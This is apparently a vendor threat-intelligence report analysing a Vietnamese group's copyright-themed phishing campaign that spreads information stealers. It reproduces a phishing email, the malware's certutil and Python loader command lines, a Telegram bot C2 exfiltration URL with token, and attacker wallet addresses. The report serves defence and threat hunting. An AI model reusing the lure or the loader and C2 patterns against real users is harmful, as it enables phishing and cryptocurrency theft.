# Inside Vietnamese Threat Actor Lone None’s Copyright Takedown-Spoofing Campaign


## By: Intelligence Team, Kahng An


Cofense Intelligence has been tracking a series of Copyright-themed campaigns conducted by the Lone None threat actor group, which has been seen delivering Pure Logs Stealer and a new Information Stealer that Cofense Intelligence is tracking as Lone None Stealer (also known as PXA Stealer). The campaign typically spoofs various legal firms claiming to request the takedown of copyright infringing content on the victim's website or social media page. This campaign is notable for its novel use of a Telegram bot profile page to deliver its initial payload, obfuscated compiled Python script payloads, and evolving complexity as seen through multiple iterations of campaign samples. This Strategic Analysis will look at this campaign's current TTPs (tactics, techniques, and procedures) and IOCs (indicators of compromise) while also highlighting how this campaign has evolved. While other similar Copyright-themed campaign samples seen delivering Pure Logs Stealer have been tracked by Cofense, this report will only cover those that are operated by Lone None.

## Key Takeaways

- This campaign sends copyright infringement takedown notices that spoof various legal firms from across the world and likely uses machine translation or AI tools to create new email templates for at least 10 different languages.
- Lone None Stealer is a new Information Stealer focused on cryptocurrency theft via clipboard replacement and C2 communication to a Telegram bot.
    1. Lone None Stealer is associated with the Lone None threat actor group and has been found in 29% of all Active Threat Reports containing Pure Logs Stealer since June 2025.
- Copyright-themed samples delivering Pure Logs Stealer and associated with the Lone None threat actor have been tracked by Cofense Intelligence since November 2024.
    1. Lone None Stealer has been tracked by Cofense Intelligence since June 2025 as a new evolution of this campaign.
- To evade analysis, this campaign abuses legitimate programs such as Haihaisoft PDF Reader, delivers legitimate PDF and Microsoft Office suite documents alongside payload files, and delivers a Python installation as a part of its attack chain.

## Campaign Email Overview

This campaign's email templates feature copyright infringement warnings and takedown requests from various legal firms across the world. Notably, campaign emails have been seen in multiple different languages, including English, French, German, Korean, Chinese, and Thai. Visually, the email templates are often structured differently per sample, with the included text varying slightly in content. Additionally, the takedown requests typically reference specific Facebook accounts which the purported copyright infringing content is posted. While the legal claims are fake, the referenced Facebook accounts are real accounts operated by the recipient. The following is an example of an email from this campaign.




# Request to cease intellectual property rights violation

etf859872@gmail.com
To:

Reply | Reply All | Forward

Mon 07/28/2025

## VOCHLEA MUSIC

Date: 28 July 2025

### NOTICE OF COPYRIGHT VIOLATION

**Dear Valued Administrator of Fan Page ,**

Vochlea Music, as the authorized rights holder and content manager, has identified that your fan page 3 5 is utilizing copyrighted materials owned by Cube Entertainment without proper authorization in advertising campaigns or posts.

Such copyright infringement violates both Facebook and Google's policies and may negatively impact user experience, your reputation, and the platform's integrity. Although we appreciate your support for your page's content, unauthorized use of protected materials is unacceptable. We also detected the unauthorized use of protected content linked to the Facebook account associated with

We highly value your page's content and services; however, the use of copyrighted content without permission cannot be tolerated.

This notice includes evidence and documentation from our interactions with advertising service providers, including Facebook and Google. (Please note: your information is confidential and used solely for dispute resolution or legal proceedings if necessary):

*Results of the investigation.docx*

The illegal use and infringement have compromised the rights and integrity of our copyrighted content, directly affecting our revenue and reputation.

**Required Actions**

Please take the following steps to comply with copyright policies:

- Immediately remove all copyrighted materials owned by Cube Entertainment from your fan page and advertising campaigns.
- Review and revise all content and advertisements to ensure compliance with Facebook and Google copyright policies, providing accurate and transparent information.
- Respond with your corrective actions within 3 working days of receiving this notice.

*Figure 1: A sample Copyright-themed campaign email containing an embedded link to a Python Installer.*

## Campaign Payloads Overview





*Figure 2: The execution flowchart for the average Lone None Stealer sample.*

Current iterations of this campaign are characterized by delivering an embedded link to download an archive file containing a maliciously repurposed legitimate program (typically Haihaisoft PDF Reader) to load a malicious DLL that acts as a Python Installer. The embedded link typically uses a series of redirects using the t[.]ee and gobl[]su short-link service, and the archive files are typically hosted on free file-sharing services such as Dropbox and MediaFire. Notably, the archive files typically contain a number of legitimate PDF, Word, and Excel documents along with some files with mismatching file extensions that are used by the Python Installer as payloads. When executed, the malicious DLL that acts as a Python loader uses certutil.exe, a built-in Windows utility for certificate signing, to decode an archive file with a mismatching file extension that is typically disguised as a PDF file. The decrypted archive file is then extracted using a WinRAR executable (typically disguised as *images.png*) that is also bundled within the initial archive file.



```
cmd /c cd _ && start Document.pdf && certutil -decode Document.pdf Invoice.pdf && images.png x -ibck -y Invoice.pdf C:\\Users\\Public
```

*Figure 3: These samples use the legitimate Windows utility certutil.exe to handle decoding an archive file. In this case, certutil.exe is used to decode Document.pdf and save the decoded as Invoice.pdf. Then, a bundled WinRAR executable named "images.png" is used to extract Invoice.pdf to C:\Users\Public.*





*Figure 4: An example of a staged Python installation.*

After the Python Installer extracts the decrypted archive file, it installs Python to a new folder in C:\Users\Public and runs a malicious Python script staged within the Python installation.

```
cd C:\\Users\\Public\\Windows && start C:\\Users\\Public\\Windows\\svchost.exe C:\\Users\\Public\\Windows\\Lib\\images.png MRB_NEW_VER_BOT && exit
```

*Figure 5: After extracting the archive file contents, the staged Python interpreter "svchost.exe" is used to run a malicious Python script named "images.png". The argument "MRB_NEW_VER_BOT" is used to specify the Telegram bot name that is used as a C2.*

Additionally, a Windows registry key is added to execute the script on startup as persistence. The malicious Python script attempts to retrieve a Telegram bot profile page that contains part of the URL for another Python script that delivers additional payloads. This novel way of storing the initial payload in a Telegram bot profile is possible because Telegram profiles can display arbitrary text as part of a profile bio. The following is an example of a Lone None associated Telegram bot profile containing part of a URL payload.




*Figure 6: A sample Telegram bot profile containing part of a URL payload.*

The URL payload is typically used for a paste[.]rs link delivers a Python script. For the above Telegram profile, the equivalent payload URL would be paste[.]rs/RWqFD. When executed, this Python script is used to execute further Python payloads hosted on 0x0[.]st. Typically, one of the Python payloads delivers Pure Logs Stealer while the other delivers Lone None Stealer. Currently, the Pure Logs Stealer component appears to be loaded from a DLL that is downloaded from a file sharing site.

One of the notable features of the Python payloads used in this campaign is that they include multiple levels of obfuscation through text encoding (typically in Base64 or Base85) and encryption via AES. The payloads themselves remain consistent in behavior between samples, suggesting that these measures are mostly to deter automated sandbox analysis by manipulating file hashes.

## Lone None Stealer

This campaign features a new Information Stealer called Lone None Stealer that focuses on stealing cryptocurrency by replacing various cryptocurrency addresses copied to the clipboard. It does this by checking the clipboard for strings that match pre-defined regular expression rules for various cryptocurrency addresses. When a matching string is found, the string is replaced with the threat actor's cryptocurrency wallet, and the threat actor is informed via a Telegram bot C2 that an address has been replaced. The following string dump shows the address replacement message that is sent to the Telegram bot C2.

hxxps[://]api[.]telegram[.]org/bot7414494371:AAFbG9iefAZBntqLN0drlccfKAlGlq7KPo/sendMessage?chat_id=1916486798&text=
💻 Computer Name: <code>REDACTED</code>
Detected BTC address: <code>REDACTED</code>
Replaced with: <code>1DPguuHEophw6rvPZZkjBA3d8Z9ntCqm1L</code>

*Figure 7: When a cryptocurrency wallet address is detected in the clipboard, Lone None Stealer will quietly replace it with an address specified by the threat actor and report that a wallet address was found.*

The following is a list of various cryptocurrency wallet addresses found during analysis that are intended to be used for clipboard replacement.

Table 1: Cryptocurrency wallets associated with Lone None

| Wallet Address | Cryptocurrency |
|---|---|
| 1DPguuHEophw6rvPZZkjBA3d8Z9ntCqm1L | Bitcoin |
| qqaffr86936tqskawz2xze5q3l04tre7uulwu0cqn5 | BitcoinCash |
| X-avax13hlekjw5nqpl3hp3m5rl3ff4gpssf90anef0wt | Avalanche |
| bc1qaa9vghummhrtchemtnnylml6ap2g9zswqeadgt | Bitcoin |
| Xg7MoYLMUtzt9Eo88mJZWvWDoZZXPznaGX | Dash |
| DH72ZiUDLNu25p6TetQ5QFn5SEmV3MyKkq | DogeCoin |
| 0xd38c3fc36ee1d0f4c4ddaeebb72e5ce2d5e7646c | Ethereum |
| kava1szpwvzhehgxtuxsfyp9r97m5fcu5805dqzr7ep | Kava |
| LKWGDHLLfzMRXrQm4aXNDvqefuTVQKErq2 | LiteCoin |

| Wallet Address | Cryptocurrency |
|---|---|
| AJkLwhs46y8oBjBE6ELttp43DZ5pDYxCgA | PrimeCoin |
| QgqaGFgQ8tYJTx5rbd58RkY3vNBqXphoZc | Qtum |
| TMxdsJ9G2urZ9wf9nSKRVpwT8qtu5ApMMu | Tron |
| rNxp4h8apvRis6mJf9Sh8C6iRxfrDWN7AV | Ripple |
| tz2ASUGoBPejTDFuRDHMQLTd2rS4Z3aFw8Xw | Tezos |
| GQwKEEi49iKywE8ycnFsxRhxJTVf6YsoJb2vAFigc8G | Solana |
| LKWGDHLLfzMRXrQm4aXNDvqefuTVQKErq2 | LiteCoin |
| AJkLwhs46y8oBjBE6ELttp43DZ5pDYxCgA | PrimeCoin |
| QgqaGFgQ8tYJTx5rbd58RkY3vNBqXphoZc | Qtum |
| TMxdsJ9G2urZ9wf9nSKRVpwT8qtu5ApMMu | Tron |
| rNxp4h8apvRis6mJf9Sh8C6iRxfrDWN7AV | Ripple |
| tz2ASUGoBPejTDFuRDHMQLTd2rS4Z3aFw8Xw | Tezos |
| GQwKEEi49iKywE8ycnFsxRhxJTVf6YsoJb2vAFigc8G | Solana |

## Evolving Tactics, Techniques, and Procedures

While Lone None Stealer is a recent observation, these Copyright-themed campaigns attributed to the Lone None threat actor have been observed by Cofense Intelligence since September 2024. While the exact payloads used by samples have changed over time, there are three main commonalities between the historical samples: the campaign emails spoof various legal firms, Telegram bots are used for C2s, and a Python Installer is delivered to run various payloads.

Some notable features from earlier iterations of this campaign include using less complex Python scripts to deliver various RATs and Information Stealers. For example, ATR 378532 features a Python Installer that is used to deliver Pure Logs Stealer, XWorm RAT, and a custom Python-based Information Stealer that is potentially an early variant of Lone None Stealer. While this sample was not linked to the Lone None threat actor, it features Vietnamese text as part of script comments and features many of the same TTPs.





*Figure 8: The execution flowchart for ATR 378532.*

Similarly, ATR 377263 delivers a likely early variant of Lone None Stealer along with the DuckTail Information Stealer, XWorm RAT, and Xeno RAT. Currently, it is unclear why this campaign evolved to no longer deliver RATs, though it is likely due to Pure Logs Stealer more recently having RAT capabilities through a Pure variant with “PureHVNC” strings in memory.





*Figure 9: The execution flowchart for ATR 377263.*

## Conclusions

One of the things that makes this campaign interesting to analyze from a defensive perspective is how the campaign's malware payloads have become increasingly more advanced within the last few months, while the email lures remain relatively unchanged. Using targeted emails that are somewhat tailored to the recipients by spoofing legal firms and referencing a real Facebook page associated with the recipient appears to be a tactic that is working well for the threat actors, given the relatively few changes over time. Conversely, the malware payloads have become more complex with heavy use of legitimate files, unique use of Telegram as both a means of delivering payloads and C2 communications, and retrieving the final malware script payloads over the network to avoid having them be persistent on disk.

When analyzing an infected host, consider threat hunting for the following major indicators of compromise (IOCs):

- A Python installation in C:\Users\Public\Windows with a Python interpreter executable named *svchost.exe.*
- A Windows startup task in HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run for the Python interpreter and a Python script with a mismatching file extension.

However, the best defense against email threats like this is training and awareness of suspect email characteristics. A well-trained individual would be able to avoid this campaign's increasingly sophisticated malware by never installing it in the first place. This campaign, which preys primarily on the fear of a legal dispute, features some common tactics found within malicious emails. Cofense's PhishMe Security Awareness Training (SAT) platform offers phishing simulation lures based on real email lures from this campaign, which can help users identify the common malicious indicators found in this campaign and other campaigns.